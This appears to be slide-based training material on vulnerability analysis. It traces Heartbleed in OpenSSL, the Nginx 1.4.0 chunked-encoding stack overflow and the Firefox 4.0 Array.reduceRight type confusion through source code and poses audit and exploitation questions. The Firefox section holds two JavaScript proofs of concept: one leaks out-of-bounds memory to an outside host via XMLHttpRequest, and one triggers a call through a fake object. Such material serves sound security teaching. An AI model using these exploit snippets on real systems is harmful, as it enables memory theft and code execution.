- When a server receives a heartbeat request it responds with an identical payload
  - No authentication is required
- Useful for DTLS (UDP) where the only way to see if a host is still communicating is renegotiation

OpenSSL Out Of Bounds Read

- Important and relevant OpenSSL data structures
  - `SSL`
  - `SSL_CTX`
  - `SSL3_STATE`
  - `SSL3_BUF_FREELIST`
  - `SSL3_BUFFER`
  - `SSL3_RECORD`

OpenSSL Out Of Bounds Read

```
/* Top level structure */
struct SSL {
  SSL_CTX *ctx;       /* Context pointer */
  SSL3_STATE *s3;          /* Pointer to a state structure */
}

struct SSL_CTX {
  SSL3_BUF_FREELIST wbuf_freelist;     /* Pointer to the write freelist */
  SSL3_BUF_FREELIST rbuf_freelist;     /* Pointer to the read freelist */
}
struct SSL3_STATE {
  SSL3_BUFFER rbuf; /* read IO goes into here */
  SSL3_BUFFER wbuf; /* write IO goes into here */
  SSL3_RECORD rrec; /* each decoded record goes in here */
  SSL3_RECORD wrec; /* goes out from here */
}
```

OpenSSL Out Of Bounds Read

```
/* Single linked list of free chunks */
struct SSL3_BUF_FREELIST {
  size_t chunklen; /* size of chunks in the freelist */
  unsigned int len; /* size of the list */
  SSL3_BUF_FREELIST_ENTRY *head; /* pointer to the head of the list */
}
typedef struct ssl3_buf_freelist_entry_st
{
  struct ssl3_buf_freelist_entry_st *next;
} SSL3_BUF_FREELIST_ENTRY;
struct SSL3_BUFFER {
  unsigned char *buf; /* at least SSL3_RT_MAX_PACKET_SIZE bytes,
                            see ssl3_setup_buffers() */
  size_t len; /* buffer size */
  int offset; /* where to 'copy from' */
  int left; /* how many bytes left */
}
```

OpenSSL Out Of Bounds Read

- These data structures manage, store, and encapsulate SSL/TLS data for incoming and outgoing connections
- `SSL3_RECORD` holds parameters extracted from untrusted SSL/TLS messages

```
/* SSL3 Record structure, holds and manages data from the TLS/SSL connection */
struct SSL3_RECORD {
  /*r */ int type; /* type of record */
  /*rw*/ unsigned int length;      /* How many bytes available */
  /*r */ unsigned int off;         /* read/write offset into 'buf' */
  /*rw*/ unsigned char *data;      /* pointer to the record data */
  /*rw*/ unsigned char *input;     /* where the decode bytes are */
  /*r */ unsigned char *comp;      /* only used with decompression - malloc()ed */
}
```

OpenSSL Out Of Bounds Read

```
/* Heartbeat message structure from RFC 6520 */
struct {
    HeartbeatMessageType type;
    uint16 payload_length;
    void payload[this.payload_length];
    void padding[padding_length];
} HeartbeatMessage;
```

- This is the structure of a heartbeat message
  - See RFC 6520 for more information
- The `tls1_process_heartbeat` function processes this header using the pointer *`*p`*

OpenSSL Out Of Bounds Read

```
tls1_process_heartbeat(SSL *s)
{
  unsigned char *p = &s->s3->rrec.data[0], *pl;
  unsigned short hbtype;
  unsigned int payload;
  unsigned int padding = 16; /* Use minimum padding */

  /* Read type and payload length first */
  hbtype = *p++;
  n2s(p, payload);
  pl = p;

  if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
    &s->s3->rrec.data[0], s->s3->rrec.length,
    s, s->msg_callback_arg);

  if (hbtype == TLS1_HB_REQUEST)
  {
    unsigned char *buffer, *bp;
    int r;
```

OpenSSL Out Of Bounds Read

```
/* Allocate memory for the response, size is 1 bytes
* message type, plus 2 bytes payload length, plus
* payload, plus padding
*/
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;
/* Random padding */
RAND_pseudo_bytes(bp, padding);

r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
```

OpenSSL Out Of Bounds Read

- The call to `memcpy` on line 2616 reads from `pl+`*n* and copies that data into `bp` which is then sent to the remote party
  - The unauthenticated TLS connection controls `n`
    - What is the maximum value of `n`?
- This discloses whatever is in memory beyond the bounds of pl which is a pointer to the original `SSL3_RECORD` structure

OpenSSL Out Of Bounds Read

```
SSL_CTX *SSL_CTX_new(const SSL_METHOD *meth)
{
       SSL_CTX *ret=NULL;
…
        ret=(SSL_CTX *)OPENSSL_malloc(sizeof(SSL_CTX));
…
  ret->freelist_max_len = SSL_MAX_BUF_FREELIST_LEN_DEFAULT;
  ret->rbuf_freelist = OPENSSL_malloc(sizeof(SSL3_BUF_FREELIST));
  if (!ret->rbuf_freelist)
  goto err;
  ret->rbuf_freelist->chunklen = 0;
  ret->rbuf_freelist->len = 0;
  ret->rbuf_freelist->head = NULL;
  ret->wbuf_freelist = OPENSSL_malloc(sizeof(SSL3_BUF_FREELIST));
  if (!ret->wbuf_freelist)
  {
    OPENSSL_free(ret->rbuf_freelist);
    goto err;
  }
  ret->wbuf_freelist->chunklen = 0;
  ret->wbuf_freelist->len = 0;
  ret->wbuf_freelist->head = NULL;
```

OpenSSL Out Of Bounds Read

- `OPENSSL_malloc` is a macro for `CRYPTO_malloc`
- `CRYPTO_malloc` calls `malloc_ex_func`
- By default, all `OPENSSL_malloc` allocations are backed by the system `malloc`


```
crypto/crypto.h
#define OPENSSL_malloc(num)     CRYPTO_malloc((int)num,__FILE__,__LINE__)
crypto/mem.c
static void *(*malloc_func)(size_t) = malloc;
static void *default_malloc_ex(size_t num, const char *file, int line) {
  return malloc_func(num);
}
static void *(*malloc_ex_func)(size_t, const char *file, int line) = default_malloc_ex;
```

OpenSSL Out Of Bounds Read

- `SSL_CTX` contains both a read and write freelist for SSL/TLS records
- Freelist allocation is done via `freelist_extract`
- Freelist deallocation is done via `freelist_insert`
- Locate these functions in `s3_both.c`, document their behavior and how it affects the vulnerability

OpenSSL Out Of Bounds Read

- Note the free chunks are adjacent to other chunks allocated with, and managed by, the system heap



System Heap

OpenSSL Out Of Bounds Read

- The freelist is a singly linked list of pointers to chunks of memory of a specific size
- By default these chunks of memory are allocated by the system `malloc` and reused instead of `free`'d
- The freelist implementation is designed for performance but removes our ability to do generic instrumentation on the system heap

Nginx 1.4.0 Stack Overflow

- This remotely exploitable vulnerability was found by Greg MacManus in 2013
- The '`Transfer-encoding: chunked`' HTTP header can be used to cause a stack based buffer overflow due to incorrect size/length checks
- This vulnerability has been successfully exploited for remote arbitrary code execution

Nginx 1.4.0 Stack Overflow


- The HTTP protocol can contain several headers separated by a CRLF
  - Each header is formatted as:

    ```
    Header: value\r\n
    ```

  - The `Transfer-Encoding` header can specify a value chunked
    - Transferred data will be split over multiple messages in chunks
    - Each starts with a size value followed by data

Nginx 1.4.0 Stack Overflow

- The code path begins in `ngx_http_static_module.c` line 211



Nginx 1.4.0 Stack Overflow

- The static module calls the `ngx_http_discard_request_body` function
- On line 514 a check is made to see if there is still data to be read the flag `chunked` has been set

```
[479] ngx_http_discard_request_body(ngx_http_request_t *r)
…
[514]    if (size || r->headers_in.chunked) {
[515]        rc = ngx_http_discard_request_body_filter(r, r->header_in);
[516]
[517]        if (rc != NGX_OK) {
[518]            return rc;
[519]        }
[520]
[521]        if (r->headers_in.content_length_n == 0) {
[522]            return NGX_OK;
[523]        }
[524]    }
[525]
[526]    rc = ngx_http_read_discarded_request_body(r);
```

Nginx 1.4.0 Stack Overflow

```
static ngx_int_t
ngx_http_discard_request_body_filter(ngx_http_request_t *r, ngx_buf_t *b)
{
…
      for ( ;; ) {
           rc = ngx_http_parse_chunked(r, b, rb->chunked);
…
           if (rc == NGX_AGAIN) {
               /* set amount of data we want to see next time */
               r->headers_in.content_length_n = rb->chunked->length;
               break;
           }
```

- The `ngx_http_discard_request_body_filter` function calls `ngx_http_parse_chunked` function
- What type is `content_length_n` declared as?

Nginx 1.4.0 Stack Overflow

```
case sw_chunk_size:
    if (ch >= '0' && ch <= '9') {
        ctx->size = ctx->size * 16 + (ch - '0');
        break;
    }

    c = (u_char) (ch | 0x20);

    if (c >= 'a' && c <= 'f') {
        ctx->size = ctx->size * 16 + (c - 'a' + 10);
        break;
    }
…
switch (state) {
…
case sw_chunk_size:
    ctx->length = 2 /* LF LF */
                  + (ctx->size ? ctx->size + 4 /* LF "0" LFLF */ : 0);
```

- Nginx parses chunked encoding data `ngx_http_parse.c` on line 1972 in the `ngx_http_parse_chunked` function
- The size of the chunked data is extracted from the message
- This function returns `NGX_AGAIN`

Nginx 1.4.0 Stack Overflow

```
[479] ngx_http_discard_request_body(ngx_http_request_t *r)
…
[514]     if (size || r->headers_in.chunked) {
[515]         rc = ngx_http_discard_request_body_filter(r, r->header_in);
[516]
[517]         if (rc != NGX_OK) {
[518]             return rc;
[519]         }
[520]
[521]         if (r->headers_in.content_length_n ==  0) {
[522]             return NGX_OK;
[523]         }
[524]     }
[525]
[526]     rc = ngx_http_read_discarded_request_body(r);
```

- Now a call to `ngx_http_read_discarded_request_body` is made on line 526

Nginx 1.4.0 Stack Overflow

```
[623] static ngx_int_t
[624] ngx_http_read_discarded_request_body(ngx_http_request_t *r)
[625] {
[626]    size_t     size;
…
[630]    u_char     buffer[NGX_HTTP_DISCARD_BUFFER_SIZE];
…
[649]        size = (size_t) ngx_min(r->headers_in.content_length_n,
[650]                                NGX_HTTP_DISCARD_BUFFER_SIZE);
[651]         n = r->connection->recv(r->connection,  buffer, size);
```

- `ngx_http_read_discarded_request_body` declares a stack buffer that is 4096 bytes in size
- On line 649 a call to `ngx_min` is made to determine which is smaller, the content length as read from the chunked data or the size of the buffer
  - The result is casted to `size_t` and assigned to `size`

Nginx 1.4.0 Stack Overflow

```
ssize_t
ngx_unix_recv(ngx_connection_t *c,  u_char *buf, size_t size)
{
    ssize_t       n;
    ngx_err_t     err;
    ngx_event_t  *rev;

    rev = c->read;

    do {
        n = recv(c->fd, buf, size, 0);
```

- The recv call is here in `ngx_unix_recv` which writes `size` bytes to `buf`
- `buf` was declared on the stack by the caller


Nginx 1.4.0 Stack Overflow

- What is the root cause of this stack overflow?
- How would you fix this issue?
- How would you discover more bugs like it?
- How would you exploit this vulnerability?

Browser JavaScript Introduction

- JavaScript is mainly a browser scripting language
  - Dynamically typed, object oriented but lots of different language influences
  - Some basic types: `String`, `Number`, `Array`, `Object`
  - The language is independent of the browser engine
- The browser provides the Document Object Model (DOM) that allows JavaScript to access page elements

Browser JavaScript Introduction



A webpage with HTML elements

- Many DOM objects have a global scope
  - `document` and `window` are two examples
- Manipulating DOM objects via JavaScript directly invokes the C++ code that implements these features

Firefox 4.0 Array.reduceRight

- This vulnerability was found in 2011 and affected the SpiderMonkey Javascript engine in Firefox 4.0/3.6
- An unchecked type conversion and incorrect signedness leads to an arbitrary array index and a forced type confusion
- It allows for repeated memory disclosures and arbitrary code execution
  - DEP and ASLR bypass through a single vulnerability

Firefox 4.0 Array.reduceRight

- Open up the Firefox-4.0-SM directory in the source code archive
  - The source files we will focus on

```
js/src/jsarray.cpp
js/src/jsvalue.h
js/src/jsval.h
js/src/jsobj.h
js/src/jsobj.cpp
js/src/jsobjinlines.h
```

Firefox 4.0 Array.reduceRight

- `Value` is a class defined in `jsvalue.h` on line 331
- Contains helper functions for operating on the `jsval_layout` structure, `data`, declared on line 744

```
[331] class Value {
[332]  public:
...
[341]    JS_ALWAYS_INLINE
[342]     void setNull() {
[343]      data.asBits = JSVAL_BITS(JSVAL_NULL);
[344]     }
...
[373]     JS_ALWAYS_INLINE
[374]     void setString(JSString *str) {
[375]         data = STRING_TO_JSVAL_IMPL(str);
[376]     }
...
[744]     jsval_layout data;
[745] } JSVAL_ALIGNMENT;
```


Firefox 4.0 Array.reduceRight

- `jsval_layout` is a 64 bit union
- High 32 bits is type tag value
- Low 32 bits is the value or pointer to another structure that contains the value
- The union allows the value to be interpreted as different types depending on the type tag

```
typedef union jsval_layout
{
    uint64 asBits;
    struct {
        union {
            int32           i32;
            uint32          u32;
            JSBool          boo;
            JSString        *str;
            JSObject        *obj;
            void            *ptr;
            JSWhyMagic      why;
            jsuword         word;
        } payload;

        JSValueTag tag;
    } s;
    double asDouble;
    void *asPtr;
} jsval_layout;
```

Firefox 4.0 Array.reduceRight


```
myArr = new Array(100);
myArr[0] = 0x12345678;
myArr[1] = new Object(1);
```




```
typedef union jsval_layout
{
    uint64 asBits;
    struct {
        union {
            int32        i32;
            uint32       u32;
            JSBool       boo;
            JSString     *str;
            JSObject     *obj;
            void         *ptr;
            JSWhyMagic   why;
            jsuword      word;
        } payload;

        JSValueTag tag;
    } s;
    double asDouble;
    void *asPtr;
} jsval_layout;
```

Firefox 4.0 Array.reduceRight

```
myArr = new Array(100);
myArr[0] = 0x12345678;
myArr[1] = new Object(1);
```




- If the Value object specifies a `JSVAL_TYPE_OBJECT` then its `asPtr/obj` pointer members point to a `JSObject` structure
- `JSObject` is a structure defined in `jsobj.h` line 326

Firefox 4.0 Array.reduceRight

- Some JavaScript Array method calls go through the `array_extra` function in `jsarray.cpp` line 2734
- `mode` is a value from `ArrayExtraMode` `enum`, this specifies the type of operation requested
- `argc` is the count of args this function call was passed
- `vp` is a pointer to an array of `Value` structures, this contains the `Array` object the method was called for and its arguments
- Firefox ‘dense arrays’ are C style arrays that use an index
- Audit the `array_extra` function and find the arbitrary array index vulnerability
    - It may require following a few function calls

Firefox 4.0 Array.reduceRight



1. Create an `Array` object `myArr`
2. Call `myArr.reduceRight()`
3. A call to `array_extra` is made

```
mode = REDUCE_RIGHT
argc = 4
vp = [ this, myArr,
       args[a, b, c, d] ]
```

Firefox 4.0 Array.reduceRight

- Array.reduceRight - ‘Apply a function simultaneously against two values of the array from right-to-left as to reduce it to a single value’

```
function myCallback(
  previous_value,
  current_value,
  index,
  array){ ... }

myArr = [1,2,3,4]
myArr.length = 4294967240
myArr.reduceRight(myCallback,0,0)
```

Firefox 4.0 Array.reduceRight

```
jsarray.cpp
[2733] static JSBool
[2734] array_extra(JSContext *cx, ArrayExtraMode mode, uintN argc, Value *vp){
[2735]
[2736]   JSObject *obj = ToObject(cx, &vp[1]);
...
[2740]   jsuint length;
[2741]   if (!js_GetLengthProperty(cx, obj, &length))
[2742]    return JS_FALSE;
...
[2752]   Value *argv = vp + 2;
[2753]   JSObject *callable =
           js_ValueToCallableObject(cx,&argv[0],JSV2F_SEARCH_STACK);
```

- obj = `myArr`
- length = `0xffffffff`
- argv[0] = `myCallback`

Firefox 4.0 Array.reduceRight

```
[2767] jsint start = 0, end = length, step = 1;
...
[2769] switch (mode) {
[2770]     case REDUCE_RIGHT:
[2771]       start = length - 1, end = -1, step = -1;
```

- `end` is assigned the value of `length`
- Because mode is `REDUCE_RIGHT` these values are reversed, and 1 is subtracted from `length` and assigned to `start`

Firefox 4.0 Array.reduceRight

- The `reduceRight` method takes an optional argument that specifies the value of the first argument when the callback is first invoked
  - The if statement on line 2779 checks for this
  - We want to supply this argument so we avoid the subsequent call to `GetElement` on line 2784

Firefox 4.0 Array.reduceRight

```
jsarray.cpp
[2835] AutoValueRooter  tvr(cx);
[2836] for (jsint i = start; i != end; i += step) {
[2837] JSBool hole;
[2838] ok = JS_CHECK_OPERATION_LIMIT(cx) &&
[2839]   GetElement(cx, obj, i, &hole, tvr.addr());
[2840] if (!ok)
[2841]    goto out;
[2842] if (hole)
[2843]    continue;
...
[2849] uintN argi = 0;
[2850] if (REDUCE_MODE(mode))
[2851]    session[argi++] = *vp;
[2852] session[argi++] = tvr.value();
[2853] session[argi++] = Int32Value(i);
[2854] session[argi]   = objv;
[2855]
[2856] /* Do the call. */
[2857] ok = session.invoke(cx);
```

- `tvr` is garbage collected `Value` class
- When we enter the for loop:

  `i, start = length-1`

  `end = -1`

  `step = -1`

Firefox 4.0 Array.reduceRight

```
jsarray.cpp
static JSBool
GetElement(JSContext *cx, JSObject *obj, jsdouble index, JSBool *hole, Value *vp)
{
    JS_ASSERT(index >= 0);
    if (obj->isDenseArray() && index < obj->getDenseArrayCapacity() &&
      !(*vp = obj->getDenseArrayElement(uint32(index))).isMagic(JS_ARRAY_HOLE)) {
        *hole = JS_FALSE;
        return JS_TRUE;
    }
```

- `GetElement` retrieves an element from the array `obj`
- `index`, a double, is `start`, a signed int
- `JS_ASSERT` is only present in debug builds of Firefox

Firefox 4.0 Array.reduceRight

```
jsarray.cpp
[355] static JSBool
[356] GetElement(JSContext *cx, JSObject *obj, jsdouble index, JSBool *hole, Value *vp)
[357] {
[358]     JS_ASSERT(index >= 0);
[359]     if (obj->isDenseArray() && index < obj->getDenseArrayCapacity() &&
[360]       !(*vp = obj->getDenseArrayElement(uint32(index))).isMagic(JS_ARRAY_HOLE)) {
[361]         *hole = JS_FALSE;
[362]         return JS_TRUE;
[363]     }
```

- `obj->isDenseArray()` returns `TRUE`
- `obj->getDenseArrayCapacity()` returns `16`, we pass this check because `index` is signed (`length-1`)
- Line 360 casts `index` to an `unsigned int` and assigns `obj->getDenseArrayElement(index)` to the `Value` pointed to by `vp`

Firefox 4.0 Array.reduceRight

```
jsobjinlines.h
inline const js::Value &
JSObject::getDenseArrayElement( uintN idx)
{
    JS_ASSERT(isDenseArray());
    return getSlot(idx);
}

const js::Value &getSlot( uintN slot) const {
   JS_ASSERT(slot < capacity);
   return slots[ slot];
}
```

- `(idx = i = start) = length-1`
- `idx` is controllable from JavaScript via `Array.length`
- This results in an arbitrary index of `slots`

Firefox 4.0 Array.reduceRight

```
jsobj.h
[411] js::Value   *slots; /* dynamically allocated slots,
[412]                        or pointer to fixedSlots() */
...
[655] * Get a direct pointer to the object's slots.
[666] * This can be reallocated if the object is modified, watch out! */
[667] js::Value *getSlots() const {
[668]         return slots;
[669] }
...
[1317] inline js::Value*
[1318] JSObject::fixedSlots() const {
[1319]       return (js::Value*) (jsuword(this) + sizeof(JSObject));
[1320] }
```

- `slots` is an array of `Value` classes
- It lives inline with the `JSObject` object
- It can be reallocated if more space is required

Firefox 4.0 Array.reduceRight

```
jsarray.cpp
[2835] AutoValueRooter tvr(cx);
[2836] for (jsint i = start; i != end; i += step) {
[2837] JSBool hole;
[2838] ok = JS_CHECK_OPERATION_LIMIT(cx) &&
[2839]   GetElement(cx, obj, i, &hole, tvr.addr());
[2840] if (!ok)
[2841]    goto out;
[2842] if (hole)
[2843]    continue;
...
[2849] uintN argi = 0;
[2850] if (REDUCE_MODE(mode))
[2851]    session[argi++] = *vp;
[2852] session[argi++] = tvr.value();
[2853] session[argi++] = Int32Value(i);
[2854] session[argi]   = objv;
[2855]
[2856] /* Do the call. */
[2857] ok = session.invoke(cx);
```

- `tvr Value` is now assigned an element from outside bounds of `slots`
- Line 2851 begins setting up arguments that will be passed to `reduceRight` JavaScript callback

Firefox 4.0 Array.reduceRight Exploit Primitives

- We can supply arbitrary signed index values to the `slots` array and retrieve the `jsval_layout` objects
- Small negative values are almost guaranteed to read from mapped memory just below the `slots` array
- We can allocate and retrieve pointers to defeat ASLR

Firefox 4.0 Array.reduceRight Exploit Primitives

```
Jsobj.cpp
bool
JSObject::allocSlots(JSContext *cx, size_t newcap)
{
   uint32 oldcap = numSlots();

…

   Value *tmpslots = (Value*) cx->malloc(newcap * sizeof(Value));
```

- `JSObject` structures are allocated in the GC heap
  - Its `slots` array of `Value` objects are stored inline
  - When it grows large enough it is reallocated in the `jemalloc` heap via `malloc()`

Firefox 4.0 Array.reduceRight Exploit Primitives

```
xyz = new Array;
xyz.length = 4294967240;

callback = function cb(prev, current, index, array) {
    if(typeof current == "number" || current != "NaN"
        && current != "undefined") {
            r = new XMLHttpRequest();
            r.open('GET', 'http://a/d?t=' + typeof current + '&v=' + current, false);
            r.send(null);
    }

    throw “activate_JS_exploit_stability_feature”;
}

xyz.reduceRight(callback,1,2,3);
```

- Proof of concept that uses the vulnerability for arbitrary memory disclosure
- The value of current is a `jsval_layout` retrieved from outside the bounds of `slots`

Firefox 4.0 Array.reduceRight Exploit Primitives

```
xyz = new Array;
xyz.length = 4294967240;

callback = function bleh(prev, current, index, array) {
    current[0] = 0x41424344;
}

xyz.reduceRight(callback,1,2,3);
```

- Proof of concept that triggers a call to `setProperty` method off an object outside the bounds of `slots`
- Spray fake JavaScript objects with type `JSVAL_TYPE_OBJECT` and point its `asPtr` to payload

Firefox 4.0 Array.reduceRight Exploit Primitives

- The out of bounds array index leads to a forced type confusion
- What patterns did you take away from analyzing this vulnerability you can apply elsewhere in the SpiderMonkey engine?
- What incorrect assumptions did the developer make?
- What would have prevented this bug?
- How can you combine the memory disclosure and the vtable dereference to defeat ASLR+DEP?

Firefox 4.0 Array.reduceRight Exploit Primitives


- All type conversions should be audited closely
- Some conversions will be implicit or occur when passed to a function as an argument
- Compilers will sometimes show a warning message when this happens
- Forced type confusions are usually exploitable
    - Use after free is another example of this

WebKit Type Confusion

- The type confusion vulnerability we will be analyzing was found in 2010 in the WebKit library
- A missing type check on a structure resulted in a classic type confusion scenario
- This vulnerability affected all applications that utilize the WebKit library including Chrome, Android and BlackBerry web browsers
